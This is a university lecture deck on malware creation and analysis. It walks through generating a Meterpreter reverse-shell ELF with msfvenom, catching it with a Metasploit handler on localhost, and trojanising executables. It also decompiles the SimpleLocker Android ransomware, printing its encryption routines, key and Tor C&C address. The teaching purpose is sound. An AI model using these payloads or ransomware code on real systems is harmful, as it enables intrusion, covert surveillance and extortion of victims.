

Malware Analysis II

Francesco Mercaldo
University of Molise, IIT-CNR
francesco.mercaldo@unimol.it



Consiglio Nazionale
delle Ricerche


Formal Methods for Secure Systems, University of Pisa - 08/04/2020

Ethics

- "Pursuant to art. 615-ter of the Italian penal code, it constitutes a crime committed by someone who illegally enters an IT or telematic system protected by security measures or remains there against the express or tacit will of those who have the right to exclude it. »
- "The ordinary penalty for the crime is imprisonment of up to 3 years"
- ... But in some cases it can go up to 5 years
- «Never run security tools against systems that you do not have express written permission to do so»


Malware creation

- Let's start our KALI distro
- User: kali
- Pwd: kali



Some setting

- `setxkbmap -layout it`
- italian keyboard symbol ' => english keyboard symbol -



```
Kali-Linux-2020.1-vbox-amd64 [In esecuzione] - Oracle VM
File Macchina Visualizza Inserimento Dispositivi Aiuto
kali@kali: ~
kali@kali: ~
File Actions Edit View Help
kali@kali:~$ setxkbmap -layout it
kali@kali:~$
```

MSFVenom

- A tool for generating standalone payload
 - A payload repository...

```
kali@kali:~$ msfvenom -h
MsfVenom - a Metasploit standalone payload generator.
Also a replacement for msfpayload and msfencode.
Usage: /usr/bin/msfvenom [options] <var=val>
Example: /usr/bin/msfvenom -p windows/meterpreter/reverse_tcp LHOST=<IP> -f exe -o payload.exe

Options:
  -l, --list <type>      List all modules for [type]. Types are: payloads, encoders
, nops, platforms, archs, encrypt, formats, all
  -p, --payload <payload> Payload to use (--list payloads to list, --list-options fo
r arguments). Specify '-' or STDIN for custom
  --list-options          List --payload <value>'s standard, advanced and evasion op
tions
  -f, --format <format>  Output format (use --list formats to list)
  -e, --encoder <encoder> The encoder to use (use --list encoders to list)
  --sec-name <value>     The new section name to use when generating large Windows
binaries. Default: random 4-character alpha string
  --smallest              Generate the smallest possible payload using all available
encoders
  --encrypt <value>      The type of encryption or encoding to apply to the shellco
de (use --list encrypt to list)
  --encrypt-key <value>  A key to be used for --encrypt
  --encrypt-iv <value>   An initialization vector for --encrypt
  -a, --arch <arch>      The architecture to use for --payload and --encoders (use
--list archs to list)
  --platform <platform> The platform for --payload (use --list platforms to list)
  -o, --out <path>       Save the payload to a file
  -b, --bad-chars <list> Characters to avoid example: '\x00\xff'
  -n, --nopsled <length> Prepend a nopsled of [length] size on to the payload
  --pad-nops <length>    Use nopsled size specified by -n <length> as the total pay
load size, auto-prepend a nopsled of quantity (nops minus payload length)
```

The payload

- We aim to open a shell on the target machine
 - A «reverse shell» i.e., a shell connected with the attacker machine
- In the simulation the attackers and the target machine is the same
 - i.e., our Kali distro

The Malware

- The information we need for malware generation
 - The payload
 - -p <payload>
 - The attacker host
 - LHOST=<host>
 - The attacker port
 - LPORT=<port>
 - The format of the generated file
 - -f elf > <nomefile>.elf



the list of the
available
payloads

```
kali@kali:~$ msfvenom -l payload
```

Finding *reverse_tcp* payload

- `msfvenom -l payload | grep -E 'linux.*x86.*reverse_tcp'`



```
kali@kali:~$ msfvenom -l payload | grep -E 'linux.*x86.*reverse_tcp'
linux/x86/meterpreter/reverse_tcp      Inject the mettle server payload (stage
d). Connect back to the attacker
linux/x86/meterpreter/reverse_tcp_uuid Inject the mettle server payload (stage
d). Connect back to the attacker
linux/x86/meterpreter_reverse_tcp     Run the Meterpreter / Mettle server pay
load (stageless)
linux/x86/metsvc_reverse_tcp          Stub payload for interacting with a Met
erpreter Service
linux/x86/shell/reverse_tcp           Spawn a command shell (staged). Connect
back to the attacker
linux/x86/shell/reverse_tcp_uuid      Spawn a command shell (staged). Connect
back to the attacker
linux/x86/shell_reverse_tcp           Connect back to attacker and spawn a co
mmand shell
linux/x86/shell_reverse_tcp_ipv6      Connect back to attacker and spawn a co
mmand shell over IPv6
kali@kali:~$
```

MsfVenom

- Payload generation

```
kali@kali:~$ msfvenom -p linux/x86/meterpreter/reverse_tcp LHOST=127.0.0.1 LPORT=4444 -f elf > shell.elf
[-] No platform was selected, choosing Msf::Module::Platform::Linux from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder or badchars specified, outputting raw payload
Payload size: 123 bytes
Final size of elf file: 207 bytes

kali@kali:~$ ls
Desktop  Downloads  Music      prova2.exe  prova.exe  provaLinux64  shell.efl  Templates
Documents  fun.exe    Pictures   prova3.exe  provaLinux  Public        shell.elf  Videos
```

- The example is taken from <https://www.offensive-security.com/metasploit-unleashed/msfvenom/>

Load the exploit

- Set the attacker machine in waiting state

Enable msf to handlers payload lunched outside of the framework

Load the payload

```
msf5 > use multi/handler
msf5 exploit(multi/handler) > set PAYLOAD linux/x86/meterpreter/reverse_tcp
PAYLOAD => linux/x86/meterpreter/reverse_tcp
```

Payload configuration

```
msf5 exploit(multi/handler) > show options
Module options (exploit/multi/handler):
  Name  Current Setting  Required  Description
  ----  -
Payload options (linux/x86/meterpreter/reverse_tcp):
  Name  Current Setting  Required  Description
  ----  -
LHOST  LHOST            yes       The listen address (an interface may be specified)
LPORT  4444             yes       The listen port

Exploit target:
  Id  Name
  --  ---
  0   Wildcard Target

msf5 exploit(multi/handler) > set LHOST 127.0.0.1
LHOST => 127.0.0.1
```

The example is taken from: <https://www.offensive-security.com/metasploit-unleashed/msfconsole/>

Run the attacker exploit

```
msf5 exploit(multi/handler) > exploit
```

```
[!] You are binding to a loopback address by setting LHOST to 127.0.0.1. Did you want ReverseListenerBindAddress?
```

```
[*] Started reverse TCP handler on 127.0.0.1:4444
```

Try our malware

- From the target machine
 - Typical example of file, for instance, obtained from email...from the web...

```
kali@kali:~$ chmod +x shell.elf
kali@kali:~$ ./shell.elf
```

- In meanwhile in the Attacker shell...

```
msf5 exploit(multi/handler) > exploit
[!] You are binding to a loopback address by setting LHOST to 127.0.0.1. Did you want ReverseLi
stenerBindAddress?
[*] Started reverse TCP handler on 127.0.0.1:4444
[*] Sending stage (985320 bytes) to 127.0.0.1
[*] Meterpreter session 1 opened (127.0.0.1:4444 → 127.0.0.1:39380) at 2020-04-05 09:17:10 -04
00
```



Exploring the target

```
meterpreter > help

Core Commands
=====

Command      Description
-----
?            Help menu
background   Backgrounds the current session
bg           Alias for background
bgkill       Kills a background meterpreter script
bglist       Lists running background scripts
bgrun        Executes a meterpreter script as a background thread
channel       Displays information or control active channels
close        Closes a channel
disable_unicode_encoding  Disables encoding of unicode strings
enable_unicode_encoding  Enables encoding of unicode strings
exit         Terminate the meterpreter session
get_timeouts Get the current session timeout values
guid         Get the session GUID
help         Help menu
info         Displays information about a Post module
irb          Open an interactive Ruby shell on the current session
load         Load one or more meterpreter extensions
machine_id   Get the MSF ID of the machine attached to the session
migrate      Migrate the server to another process
pry          Open the Pry debugger on the current session
```

The example is taken from: <https://www.offensive-security.com/metasploit-unleashed/meterpreter-basics/>

Exploring the target

```
=====
Command      Description
-----
webcam_chat  Start a video chat
webcam_list  List webcams
webcam_snap  Take a snapshot from the specified webcam
webcam_stream Play a video stream from the specified webcam

Stdapi: Mic Commands
=====

Command      Description
-----
listen       listen to a saved audio recording via audio player
mic_list     list all microphone interfaces
mic_start    start capturing an audio stream from the target mic
mic_stop     stop capturing audio

Stdapi: Audio Output Commands
=====

Command      Description
-----
play         play an audio file on target system, nothing written on disk

meterpreter > |
```

- The example is taken from: <https://www.offensive-security.com/metasploit-unleashed/meterpreter-basics/>

Creating a Trojan

- With the `-x <executable>` option you can inject into a legitimate application the malicious payload
 - To generate a Trojan 😊
- With the `-k` option you can allow your payload to run in a separate new thread
 - Allowing normal continuation of the executable while the payload is activated

Automatic execution

- It is also possible to automatically execute this kind of attack
 - Without the social engineering step
 - In this case requested to run the executable payload...
- We need an exploit
 - Exploiting some vulnerabilities
 - For instance in a service/daemon
- Penetration testing
 - IP scanning
 - Looking for exploit
 - Attach the payload to the exploit
 - Execute the attack

Android application

- APKs file

 META-INF	Cartella di file
 res	Cartella di file
 AndroidManifest.xml	File XML
 classes.dex	File DEX
 resources.arsc	File ARSC

Dissecting an Android sample

- Filename: fd694cf5ca1dd4967ad6e8c67241114c.apk
- MD5: fd694cf5ca1dd4967ad6e8c67241114c
- SHA256:
8a918c3aa53ccd89aaa102a235def5dcffa047e75097c1ded2dd2363bae7
cf97

We recall that the techniques and the tools that we will discuss are for informational and educational purpose only.

The toolchain


- APKParser – a tool for making humane readable the Manifest file
 - <https://github.com/jaredrummler/APKParser>
- dex2jar - a set of tools that reads Dalvik Executable files and outputs .jar files
 - <https://github.com/pxb1988/dex2jar>
- JD-GUI graphical utility that displays Java source codes of .jar files
 - <http://java-decompiler.github.io/>
 - JD-GUI is for Java programs
 - Try to decompile your programs (it accepts .class files and .jar file) 😊

Checking Internet connection...

```
kali@kali:~$ ping www.google.it
ping: www.google.it: Temporary failure in name resolution
kali@kali:~$ sudo ifconfig eth0 up
[sudo] password for kali:
kali@kali:~$ sudo dhclient eth0
kali@kali:~$ ping www.google.it
PING www.google.it (216.58.208.131) 56(84) bytes of data.
64 bytes from lhr25s08-in-f131.1e100.net (216.58.208.131): icmp_seq=1 ttl=52 time=23.4 ms
64 bytes from lhr25s08-in-f131.1e100.net (216.58.208.131): icmp_seq=2 ttl=52 time=25.2 ms
64 bytes from lhr25s08-in-f131.1e100.net (216.58.208.131): icmp_seq=3 ttl=52 time=25.4 ms
^X^C
--- www.google.it ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 2004ms
rtt min/avg/max/mdev = 23.404/24.663/25.407/0.895 ms
kali@kali:~$ █
```

Download the lesson archive

- Use the Firefox browser embedded into the KALI distro
 - <https://mega.nz/file/gRkzHJJY#SKio7GpoBkoABl8-xostbEVWf3491u0Z3ssXHC8L1NQ>




Manifest reading

```
kali@kali:~/Desktop/analysis$ java -jar APKParser.jar fd694cf5ca1dd4967ad6e8c67241114c.apk
Picked up _JAVA_OPTIONS: -Dawt.useSystemAAFontSettings=on -Dswing.aatext=true
<?xml version="1.0" encoding="utf-8"?>
<manifest xmlns:android="http://schemas.android.com/apk/res/android"
  android:versionCode="1" android:versionName="1.0" android:installLocation="0" package="org.sim
plelocker">
  <uses-permission android:name="android.permission.INTERNET">
  </uses-permission>
  <uses-permission android:name="android.permission.ACCESS_NETWORK_STATE">
  </uses-permission>
  <uses-permission android:name="android.permission.READ_PHONE_STATE">
  </uses-permission>
  <uses-permission android:name="android.permission.RECEIVE_BOOT_COMPLETED">
  </uses-permission>
  <uses-permission android:name="android.permission.WAKE_LOCK">
  </uses-permission>
  <uses-permission android:name="android.permission.WRITE_EXTERNAL_STORAGE">
  </uses-permission>
  <uses-permission android:name="android.permission.READ_EXTERNAL_STORAGE">
  </uses-permission>
  <uses-sdk android:minSdkVersion="9" android:targetSdkVersion="17">
  </uses-sdk>
  <application android:label="@7F06000E" android:debuggable="true" android:allowBackup="f
alse">
    <activity android:theme="@7F080001" android:name=".Main" android:launchMode="1"
```

From dex2jar

```
kali@kali:~/Desktop/analysis$ chmod 777 d2j-dex2jar.sh
kali@kali:~/Desktop/analysis$ ls
d2j-baksmali.bat      d2j_invoke.bat      d2j-smali.bat
d2j-baksmali.sh      d2j_invoke.sh      d2j-smali.sh
d2j-dex2jar.bat      d2j-jar2dex.bat    d2j-std-apk.bat
d2j-dex2jar.sh       d2j-jar2dex.sh     d2j-std-apk.sh
d2j-dex2smali.bat    d2j-jar2jasmin.bat fd694cf5ca1dd4967ad6e8c67241114c.apk
d2j-dex2smali.sh     d2j-jar2jasmin.sh  jd-gui-1.6.6.jar
d2j-dex-recompute-checksum.bat d2j-jasmin2jar.bat lib
d2j-dex-recompute-checksum.sh d2j-jasmin2jar.sh
kali@kali:~/Desktop/analysis$ ./d2j-dex2jar.sh fd694cf5ca1dd4967ad6e8c67241114c.apk
./d2j-dex2jar.sh: 36: ./d2j_invoke.sh: Permission denied
kali@kali:~/Desktop/analysis$ chmod 777 d2j_invoke.sh
kali@kali:~/Desktop/analysis$ ./d2j-dex2jar.sh fd694cf5ca1dd4967ad6e8c67241114c.apk
Picked up _JAVA_OPTIONS: -Dawt.useSystemAAFontSettings=on -Dswing.aatext=true
dex2jar fd694cf5ca1dd4967ad6e8c67241114c.apk → ./fd694cf5ca1dd4967ad6e8c67241114c-dex2jar.jar
kali@kali:~/Desktop/analysis$
```

Opening JD-GUI



```
kali@kali:~  
d2j-baksmal  
d2j-baksmal  
d2j-dex2jar  
d2j-dex2jar  
d2j-dex2sma  
d2j-dex2sma  
d2j-dex-rec  
d2j-dex-rec  
kali@kali:~  
./d2j-dex2j  
kali@kali:~  
kali@kali:~  
Picked up _  
dex2jar fd6  
kali@kali:~  
d2j-baksmal  
d2j-baksmal  
d2j-dex2jar  
d2j-dex2jar  
d2j-dex2sma  
d2j-dex2sma  
d2j-dex-rec  
d2j-dex-rec  
d2j_invoke.bat          fd694cf5ca1dd4967ad6e8c67241114c.apk  
d2j_invoke.sh          fd694cf5ca1dd4967ad6e8c67241114c-dex2jar.jar  
d2j-jar2dex.bat        jd-gui-1.6.6.jar  
d2j-jar2dex.sh        lib  
kali@kali:~/Desktop/analysis$ java -jar jd-gui-1.6.6.jar  
Picked up _JAVA_OPTIONS: -Dawt.useSystemAAFontSettings=on -Dswing.aatext=true
```

Java Decompiler

File Edit Navigation Search Help

No files are open

Open a file with menu "File > Open File..."

Open recent files with menu "File > Recent Files"

Drag and drop files from your file manager

apk

d2jar.jar

a brief look...

- **Main:** calls **MainService**
- **MainService:** calls **TorService** (used to connect to the anonymous TOR network)
- **MainService:** calls **FilesEncryptor**
- **FilesEncryptor:** encrypts all images and videos, renames their extensions to *.enc*
- **Constants:** contains variable *EXTENSIONS_TO_ENCRYPT* which contains the following file extensions: "jpeg", "jpg", "png", "bmp", "gif", "pdf", "doc", "docx", "txt", "avi", "mkv", "3gp", "mp4"
- **FilesEncryptor** calls **AesCrypt** and finds all images, videos and documents on the phone's SD card
- **AesCrypt** contains a method called *encrypt()* which uses AES encryption and cipher password "jndlasf074hr" (found in **Constants**)
- **HTTPSender:** connects to *http://xeyocsu7fu2vjhxs.onion/* to send data about phone. Uses 127.0.0.1 port 9050 as proxy
- **Utils:** gathers information such as IMEI, OS, phone model and manufacturer

In a nutshell

- This app is looking for images, documents and videos to encrypt. After encrypting the files it will then rename their file extensions to .enc
- The app has a C&C (command and control) server on the TOR network
- The app collects information about the phone (IMEI, OS, phone model, manufacturer) to send to a server
- Maybe the C&C server can send decryption instructions to the app..

Deep static analysis

- The main function being carried out by this app is the file encryption
 - which occurs in the classes **FilesEncryptor** and **AesCrypt**.
- The class **FilesEncryptor** contains a method called **getFileNames()**.
- This code extract from the ransomware iterates through all files on the SD card.
- Line 16 calculates the file extension of each file on the SD card
- Line 17 checks if the file extension is in the list of pre-determined file extensions to encrypt (found in the class **Constants**).

```
1 FilesEncryptor: getFileNames()
2 private void getFileNames(File paramFile)
3 {
4     File[] arrayOfFile = paramFile.listFiles();
5     int i = 0;
6     if (i >= arrayOfFile.length)
7         return;
8     File localFile = new File(paramFile.getAbsolutePath(), arrayOfFile[i].getName());
9     if ((localFile.isDirectory()) && (localFile.listFiles() != null))
10        getFileNames(localFile);
11    while (true)
12    {
13        i++;
14        break;
15        String str1 = localFile.getAbsolutePath();
16        String str2 = str1.substring(1 + str1.lastIndexOf("."));
17        if (this.extensionsToDecrypt.contains(str2))
18        {
19            this.filesToDecrypt.add(localFile.getAbsolutePath());
20            continue;
21        }
22        if (!Constants.EXTENSIONS_TO_ENCRYPT.contains(str2))
23            continue;
24        this.filesToEncrypt.add(localFile.getAbsolutePath());
25    }
26 }
```

Deep static analysis

- This method iterates over all the files which were added to the array in the previous method (getFileNames()), as seen on line 10.
- Each file is encrypted on line 20 where a call is made to the encrypt() method of the AesCrypt class.
- The encrypt() method from the AesCrypt class requires two parameters: name/location of file to be encrypted and name/location of the encrypted output file.
- Line 20 uses the name of the file and then appends the extension .enc to the end of the file to write.
- Finally, line 21 deletes the original unencrypted file.

```
1  FilesEncryptor: encrypt()
2  public void encrypt()
3      throws Exception
4  {
5      AesCrypt localAesCrypt;
6      Iterator localIterator;
7      if (!(this.settings.getBoolean("FILES_WAS_ENCRYPTED", false)) && (isExternalStorageWritable()))
8      {
9          localAesCrypt = new AesCrypt("jndlasf074hr");
10         localIterator = this.filesToEncrypt.iterator();
11     }
12     while (true)
13     {
14         if (!localIterator.hasNext())
15         {
16             Utils.putBooleanValue(this.settings, "FILES_WAS_ENCRYPTED", true);
17             return;
18         }
19         String str = (String)localIterator.next();
20         localAesCrypt.encrypt(str, str + ".enc");
21         new File(str).delete();
22     }
23 }
```

Deep static analysis

- The class **AesCrypt** carries out the actual encryption and decryption of files.

```
1  AesCrypt: Constructor
2  public AesCrypt(String paramString)
3      throws Exception
4  {
5      MessageDigest localMessageDigest = MessageDigest.getInstance("SHA-256");
6      localMessageDigest.update(paramString.getBytes("UTF-8"));
7      byte[] arrayOfByte = new byte[32];
8      System.arraycopy(localMessageDigest.digest(), 0, arrayOfByte, 0, arrayOfByte.length);
9      this.cipher = Cipher.getInstance("AES/CBC/PKCS7Padding");
10     this.key = new SecretKeySpec(arrayOfByte, "AES");
11     this.spec = getIV();
12 }
```

- This code snippet shows that the ransomware uses *AES* encryption using *AES/CBC/PKCS7Padding*.

Deep static analysis

- The AesCrypt class contains a method called crypt() : this is where the file encryption takes places within the app.
- Lines 5 and 6 create variables used for the file input and output.
- Line 7 initialises the cipher (to encrypt data).
- Line 8 is where the encryption occurs
- Line 20 writes the encrypted bytes to the output file.

```
1  AesCrypt: encrypt()
2  public void encrypt(String paramString1, String paramString2)
3      throws Exception
4  {
5      FileInputStream localFileInputStream = new FileInputStream(paramString1);
6      FileOutputStream localFileOutputStream = new FileOutputStream(paramString2);
7      this.cipher.init(1, this.key, this.spec);
8      CipherOutputStream localCipherOutputStream = new CipherOutputStream(localFileOutputStream, this.cipher);
9      byte[] arrayOfByte = new byte[8];
10     while (true)
11     {
12         int i = localFileInputStream.read(arrayOfByte);
13         if (i == -1)
14         {
15             localCipherOutputStream.flush();
16             localCipherOutputStream.close();
17             localFileInputStream.close();
18             return;
19         }
20         localCipherOutputStream.write(arrayOfByte, 0, i);
21     }
22 }
```

Deep static analysis

- the same class also contains a method called **decrypt()** which is very similar to the **encrypt()** method
- this method carries out the decryption on the input file and produces the decrypted output file.

```
1  AesCrypt: decrypt()
2  public void decrypt(String paramString1, String paramString2)
3      throws Exception
4  {
5      FileInputStream localFileInputStream = new FileInputStream(paramString1);
6      FileOutputStream localFileOutputStream = new FileOutputStream(paramString2);
7      this.cipher.init(2, this.key, this.spec);
8      CipherInputStream localCipherInputStream = new CipherInputStream(localFileInputStream, this.cipher);
9      byte[] arrayOfByte = new byte[8];
10     while (true)
11     {
12         int i = localCipherInputStream.read(arrayOfByte);
13         if (i == -1)
14         {
15             localFileOutputStream.flush();
16             localFileOutputStream.close();
17             localCipherInputStream.close();
18             return;
19         }
20         localFileOutputStream.write(arrayOfByte, 0, i);
21     }
22 }
```